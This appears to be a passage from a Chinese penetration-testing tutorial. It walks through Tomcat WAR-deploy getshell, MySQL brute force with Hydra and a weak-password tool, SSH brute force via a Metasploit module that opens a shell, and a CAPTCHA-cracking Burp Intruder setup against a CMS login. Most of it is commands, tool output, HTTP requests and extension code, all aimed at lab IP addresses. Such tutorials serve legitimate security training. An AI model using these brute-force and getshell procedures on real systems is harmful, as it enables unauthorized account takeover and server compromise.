选择 Start attack 进行爆破得到用户密码



后台Getshell

登录到后台后可以通过部署 war 包进行 getshell

- 什么是 war 包

war 包是用来进行 web 开发时一个网站项目下的所有代码,包括前台 HTML/CSS/JS 代码,以及后台 Java web 的代码。当开发人员开发完毕时,就会将源码打包给测试人员测试,测试完后若要发布也会打包成 war 包进行发布。war 包可以放在 Tomcat 下的 webapps 或 word 目录,当 Tomcat 服务器启动时,war 包即会随之被解压得到源代码并自动部署。


- war 包制作方法

```
1 jar -cvf *.war *.jsp
```



爆破Mysql


这里使用超级弱口令检查工具，该工具包含许多爆破模块，支持ssh, rdp, mysql等爆破。使用简单，直接导入IP及用户名密码字典就可以使用。



并且内置了许多字典

名称	修改日期	类型	大小
dic_password_ftp.txt	2018/9/24 0:21	文本文档	1 KB
dic_password_imap.txt	2017/12/6 14:48	文本文档	1 KB
dic_password_imap_ssl.txt	2017/12/10 9:25	文本文档	1 KB
dic_password_memcached.txt	2017/12/13 1:25	文本文档	1 KB
dic_password_mongodb.txt	2017/12/13 1:17	文本文档	1 KB
dic_password_mysql.txt	2019/3/19 16:57	文本文档	1 KB
dic_password_oracle.txt	2017/12/6 14:48	文本文档	1 KB
dic_password_pop3.txt	2017/12/6 14:48	文本文档	1 KB
dic_password_postgresql.txt	2017/12/6 14:48	文本文档	1 KB
dic_password_rdp.txt	2017/12/15 2:23	文本文档	1 KB
dic_password_redis.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_smb.txt	2017/12/15 2:23	文本文档	1 KB
dic_password_smtp.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_sqlserver.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_ssh.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_svn.txt	2017/12/10 9:24	文本文档	1 KB
dic_password_telnet.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_tomcat.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_vnc.txt	2017/12/6 14:49	文本文档	1 KB
dic_password_weblogic.txt	2017/12/6 14:49	文本文档	1 KB
dic_username_ftp.txt	2018/9/24 0:21	文本文档	1 KB
dic_username_imap.txt	2017/4/24 20:01	文本文档	16 KB
dic_username_memcached.txt	2017/4/24 19:59	文本文档	1 KB

直接输入ip，也可以导入ip列表批量爆破，导入用户名及密码字典，选中服务，就可以得到用户名密码。



Hydra爆破Mysql

Hydra是一款开源的暴力破解工具，支持FTP、MSSQL、MySQL、PoP3、SSH等暴力破解

```
root@kali:~/Desktop# hydra -L /root/Desktop/tools/dic_username_ssh.txt -P /root/Desktop/tools/pwd100.txt 192.168.1.100 mysql -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-29 03:30:01
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 258 login tries (l:6/p:43), ~65 tries per task
[DATA] attacking mysql://192.168.1.100:3306/
[3306][mysql] host: 192.168.1.100 login: test password: root
[STATUS] attack finished for 192.168.1.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-29 03:30:02
root@kali:~/Desktop#
```

- 1 参数介绍
- 2 -l 指定用户名
- 3 -L 指定用户名字典
- 4 -p 指定密码
- 5 -P 指定密码字典
- 6 -C 使用冒号分隔，比如root:root
- 7 -M 指定目标列表文件
- 8 -f 在找到第一对登录名或密码的时候停止

MSF模块爆破SSH

- 1 use auxiliary/scanner/ssh/ssh_login
- 2 set RHOSTS 172.26.2.36
- 3 set USER_FILE /root/Desktop/tools/dic_username_ssh.txt
- 4 set PASS_FILE /root/Desktop/tools/pwd100.txt

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.26.2.36
RHOSTS => 172.26.2.36
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Desktop/tools/dic_username_ssh.txt
USER_FILE => /root/Desktop/tools/dic_username_ssh.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/tools/pwd100.txt
PASS_FILE => /root/Desktop/tools/pwd100.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 172.26.2.36:22 - Success: 'root:root' ''
[*] Command shell session 1 opened (192.168.1.107:34715 -> 172.26.2.36:22) at 2020-06-29 03:38:21 -0400
```

这里metasploit在探测ssh弱口令时，如果发现存在，则会返回一个linux shell，注意此时不是meterpreter shell。接下来可以使用sessions -u id进行升级

验证码爆破

会员登录

账 号

请输入登录用户名/邮箱/手机号码

密 码

请输入登录密码

验证码

请输入验证码



立即登录

没有账号? 马上注册

登录页面存在验证码，尝试爆破，验证码错误

Request	Response
1 POST /PbCMS/member/login/ HTTP/1.1 2 Host: 192.168.81.238 3 Content-Length: 42 4 Accept: application/json, text/javascript, */*; q=0.01 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 xiaobao: http://192.168.81.238/PbCMS/core/code.php 9 Origin: http://192.168.81.238 10 Referer: http://192.168.81.238/PbCMS/member/login/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8 13 Connection: close 14 15 username=mingy&password=321&checkcode=6vxx	1 HTTP/1.1 200 OK 2 Date: Thu, 05 Aug 2021 06:18:14 GMT 3 Server: Apache/2.4.39 (Ubuntu) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-UA-Compatible: IE=edge,chrome=1 5 X-Powered-By: PbCMS 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Set-Cookie: lg=en; path=/PbCMS/; HttpOnly 10 Set-Cookie: PbCMSSystem=8bf3sgkifkbjml4btuvhp9qnu7; path=/PbCMS/; HttpOnly 11 Connection: close 12 Content-Type: text/html; charset=utf-8 13 Content-Length: 62 14 15 {"code":0,"data":{"验证码错误!","tourl":"","rowtotal":1}}

xp_CAPTCHA

使用xp_CAPTCHA识别验证码，进行密码爆破

安装

1. 环境

系统: Centos8

python版本: 3.6.8 (要小于3.7)

2. 安装 muggle_ocr 模块

```
1 python3 -m pip install -U pip
2
3 python3 -m pip install -i
  http://mirrors.aliyun.com/pypi/simple/ --trusted-host
  mirrors.aliyun.com muggle-ocr
```

```

root@te:~# python3 -m pip install -U pip
Collecting pip
  Downloading http://mirrors.cloud.aliyuncs.com/pypi/packages/8a/d7/f505e91e2cdea53cfcf51f4ac478a8cd64fb0bc1042629cedde20d9a6a9b/pip-21.2.2-py3-none-any.whl (1.6MB)
    100% |#####| 1.6MB 67.3MB/s
Installing collected packages: pip
  Found existing installation: pip 9.0.1
    Not uninstalling pip at /usr/lib/python3/dist-packages, outside environment /usr
Successfully installed pip-21.2.2
root@te:~# python3 -m pip install -i http://mirrors.aliyun.com/pypi/simple/ --trusted-host mirrors.aliyun.com muggle-ocr
Looking in indexes: http://mirrors.aliyun.com/pypi/simple/
Collecting muggle-ocr
  Downloading http://mirrors.aliyun.com/pypi/packages/f8/0b/020ba2e0f74e0238cfcf96b5bb3ad7e1b5603c4ab1ac9b4041d6528e80c4/muggle-ocr-1.0.3.tar.gz (6.7 MB)
    #####| 6.7 MB 6.5 MB/s

```

配置

3. 运行server

```

1 git clone https://github.com/smxiazi/NEW_xp_CAPTCHA.git
2 cd NEW_xp_CAPTCHA
3 python3 server.py

```

如下图运行成功，会在本地监听8899端口作为web服务

```

[root@kvm NEW_xp_CAPTCHA]# python3 server.py
2021-08-05 11:04:40.408363: I tensorflow/stream_executor/platform/default/dso_loader.cc:53] Successfully
Starting server, listen at: 0.0.0.0:8899
GET / HTTP/1.1
192.168.81.238 - - [05/Aug/2021 11:06:29] "GET / HTTP/1.1" 200 -
GET / HTTP/1.1
192.168.81.238 - - [05/Aug/2021 11:06:29] "GET / HTTP/1.1" 200 -

```

运行报错解决方法：

```

1 yum: yum install libglvnd-glx-1.0.1-0.8.git5baa1e5.e17.x86_64
2
3 apt: apt install libgl1-mesa-glx

```

访问 <http://192.168.81.111:8899>



验证码识别: xp_CAPTCHA

author: 算命瞎子

验证码	识别结果	时间
	6aim	2021-08-05 14:14:16
	spxw	2021-08-05 14:14:15
	cu34	2021-08-05 14:14:14
	h5mc	2021-08-05 14:14:13
	vvu4	2021-08-05 14:14:12

4. 修改 xp_CAPTCHA.py


```
xp_CAPTCHA.py x
#!/usr/bin/env python
#coding:gbk
from burp import IBurpExtender
from burp import IIntruderPayloadGeneratorFactory
from burp import IIntruderPayloadGenerator
import base64
import json
import re
import urllib2
import ssl

host = ('192.168.81.111', 8899)

class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
    def registerExtenderCallbacks(self, callbacks):
        #注册payload生成器
        callbacks.registerIntruderPayloadGeneratorFactory(self)
        #插件里面显示的名字
        callbacks.setExtensionName("xp_CAPTCHA")
```

使用

5. Burp导入插件




6. 抓取登录请求包，发送到Intruder模块，添加爆破项：密码，验证码


Attack type: Pitchfork

```
1 POST /PbCMS/?member/login/ HTTP/1.1
2 Host: 192.168.81.238
3 Content-Length: 42
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 xiaobao: http://192.168.81.238/PbCMS/core/code.php
9 Origin: http://192.168.81.238
10 Referer: http://192.168.81.238/PbCMS/?member/login/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
13 Cookie: lg=cn; PbootSystem=pkapa9dvnj2tuu7vidt814uq6s
14 Connection: close
15
16 username=mingy&password=$ 321 $ &checkcode=$ 6vxx $
```

7. 设置payload1, 为密码字典



8. 设置payload2, 为使用xp_CAPTCHA插件识别生成的验证码



9. 成功爆破得到正确账号密码

Request	Payload 1	Payload 2	Status	Error	Timeout	Length ^	Comment
37	w123456	3k4e	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
40	111111	epfn	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
41	woaini521	c2dk	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
42	qwertyuiop	ykkk	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
43	1314520520	w2fb	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
44	1234567891	dy3y	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
45	qwe123456	3mg2	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
46	asd123	um3b	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
48	mingy@123	emdg	200	<input type="checkbox"/>	<input type="checkbox"/>	473	
...							
Request Response							
Pretty Raw Hex Render \n ≡							
1 HTTP/1.1 200 OK							
2 Date: Thu, 05 Aug 2021 06:07:15 GMT							
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02							
4 X-UA-Compatible: IE=edge, chrome=1							
5 X-Powered-By: PbootCMS							
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT							
7 Cache-Control: no-store, no-cache, must-revalidate							
8 Pragma: no-cache							
9 Connection: close							
10 Content-Type: text/html; charset=utf-8							
11 Content-Length: 86							
12							
13 {"code":1,"data":"登录成功!","tourl":"\\/PbCMS\\/2member\\/ucenter\\/","rowtotal":1}							

